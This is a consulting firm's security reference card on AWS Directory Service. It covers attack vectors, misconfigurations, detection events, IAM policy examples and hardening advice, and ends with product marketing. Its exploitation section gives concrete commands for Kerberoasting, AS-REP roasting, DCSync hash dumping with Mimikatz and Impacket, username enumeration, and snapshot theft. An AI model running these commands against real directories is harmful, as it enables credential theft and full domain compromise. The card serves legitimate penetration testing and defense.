


AWS Directory Service Security
IDENTITYAWS Directory Service provides managed Active Directory (AWS Managed Microsoft AD, AD Connector, Simple AD). Attackers target domain trusts, credential harvesting, Kerberos attacks, and Group Policy manipulation.
📋Service Overview
AWS Managed Microsoft AD
Fully managed Microsoft Active Directory in AWS. Supports trust relationships with on-premises AD, Group Policy, LDAPS, and Kerberos authentication.
Attack note: Full AD attack surface including Kerberoasting, pass-the-hash, and DCSync
AD Connector
Proxy service that redirects directory requests to on-premises AD without caching. Used for AWS SSO, WorkSpaces, and other AWS services.
Attack note: Compromising AD Connector can expose on-premises credentials to AWS
Simple AD
Samba 4 based directory for basic AD features. Lower cost but limited functionality. No trust relationships or advanced AD features.
Attack note: Simpler but still vulnerable to credential attacks and enumeration
Security Risk Assessment
Directory Service is critical infrastructure with domain admin access enabling full environment compromise. Trust relationships can pivot attacks between AWS and on-premises. Contains authentication credentials for all domain users.
⚔️Attack Vectors
Kerberos Attacks
- •Kerberoasting - extract service account hashes
- •AS-REP Roasting - no preauth users
- •Golden Ticket - forge TGTs with KRBTGT hash
- •Silver Ticket - forge service tickets
- •Pass-the-ticket - reuse Kerberos tickets
Credential Attacks
- •Password spraying against domain
- •NTLM relay attacks
- •DCSync - replicate password hashes
- •LSASS credential dumping
- •Group Policy Preferences passwords
⚠️Misconfigurations
Directory Issues
- •Weak domain admin passwords
- •No LDAPS enforcement (plain LDAP)
- •Kerberos unconstrained delegation
- •Service accounts with DA privileges
- •Password policies too lenient
Trust & Integration Issues
- •Two-way trusts with on-premises AD
- •SID history filtering disabled
- •Selective auth not configured
- •Over-privileged service accounts for trusts
- •Shared admin accounts across domains
🔍Enumeration
aws ds describe-directoriesaws ds describe-directories --directory-ids d-1234567890aws ds describe-trusts --directory-id d-1234567890aws ds describe-domain-controllers --directory-id d-1234567890aws ds describe-snapshots --directory-id d-1234567890👑Domain Attacks
Privilege Escalation
- •Abuse ACLs on AD objects (WriteDACL)
- •Add users to privileged groups
- •Modify GPO for code execution
- •Exploit delegation misconfigurations
- •Resource-based constrained delegation
Persistence Techniques
- •Create hidden admin accounts
- •Skeleton key injection
- •DCShadow - rogue domain controller
- •AdminSDHolder backdoor
- •SID History injection
Critical: Domain Admin access enables complete control over all joined systems, AWS services using directory, and potentially on-premises resources.
🔗Trust Relationship Abuse
Trust Attacks
- •Enumerate trusts for pivot paths
- •Request cross-domain TGTs
- •SID history spoofing across trusts
- •Forge inter-realm tickets
- •Exploit transitivity in forest trusts
On-Prem to Cloud Pivot
- •Compromise on-prem DA, pivot to AWS
- •Harvest credentials for AWS SSO
- •Access WorkSpaces as domain users
- •Exploit AD Connector for credential theft
- •Use trusted domain for lateral movement
🛡️Detection
CloudTrail Events
- •CreateTrust - new trust relationship
- •CreateSnapshot - directory backup created
- •ResetUserPassword - password reset
- •ShareDirectory - directory shared
- •EnableRadius - RADIUS configured
Indicators of Compromise
- •Multiple failed authentication attempts
- •Kerberos service ticket requests (4769)
- •DC replication from non-DC (DCSync)
- •New admin accounts created
- •Trust relationship modifications
💻Exploitation Commands
# PowerShell - Get domain info
Get-ADDomain
Get-ADDomainController -Filter *
Get-ADTrust -Filter *# Rubeus - Extract service account hashes
.\Rubeus.exe kerberoast /outfile:hashes.txt
# Impacket from Linux
GetUserSPNs.py -request -dc-ip 10.0.0.5 corp.local/user:pass# Find users with no preauth
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true}
# Rubeus
.\Rubeus.exe asreproast /outfile:asrep.txt# Mimikatz - dump all hashes
lsadump::dcsync /domain:corp.local /all /csv
# Impacket
secretsdump.py corp.local/admin:pass@dc01.corp.local# Spray against WorkSpaces/AWS SSO
for user in $(cat users.txt); do
aws workspaces describe-workspaces --directory-id d-xxx \
--user-name $user 2>/dev/null && echo "Valid: $user"
done# Create snapshot for offline analysis
aws ds create-snapshot --directory-id d-1234567890 --name "backup"
# Then restore to attacker-controlled environment📜IAM Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "ds:*",
    "Resource": "*"
  }]
}
Full control enables creating trusts, resetting passwords, and taking snapshots
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "ds:Describe*",
      "ds:List*",
      "ds:Get*"
    ],
    "Resource": "*"
  }]
}
Read-only access for monitoring without modification capabilities
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "ds:CreateTrust",
      "ds:DeleteTrust",
      "ds:VerifyTrust"
    ],
    "Resource": "*"
  }]
}
Trust management allows creating paths for lateral movement
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "ds:DescribeDirectories",
      "ds:DescribeDomainControllers"
    ],
    "Resource": "arn:aws:ds:us-east-1:123456789012:directory/d-1234567890"
  }]
}
Access restricted to specific directory resource
🛡️Defense Recommendations
Enable LDAPS
Require LDAPS for all directory communications to prevent credential interception.
aws ds enable-ldaps \
  --directory-id d-1234567890 \
--type ClientRestrict Trust Relationships
Use one-way trusts where possible. Enable SID filtering and selective authentication.
Enforce Strong Password Policy
Configure domain password policy with complexity, length, and history requirements.
# PowerShell - Set policy
Set-ADDefaultDomainPasswordPolicy -Identity corp.local \
-MinPasswordLength 14 -ComplexityEnabled $trueMonitor Authentication Events
Enable advanced auditing and forward to SIEM for Kerberos attack detection.
Protect Service Accounts
Use gMSA accounts, avoid SPNs on privileged accounts, rotate passwords regularly.
Disable Unused Features
Disable NTLM where possible, remove unconstrained delegation, audit ACLs regularly.
AWS Directory Service Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS Directory Service security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.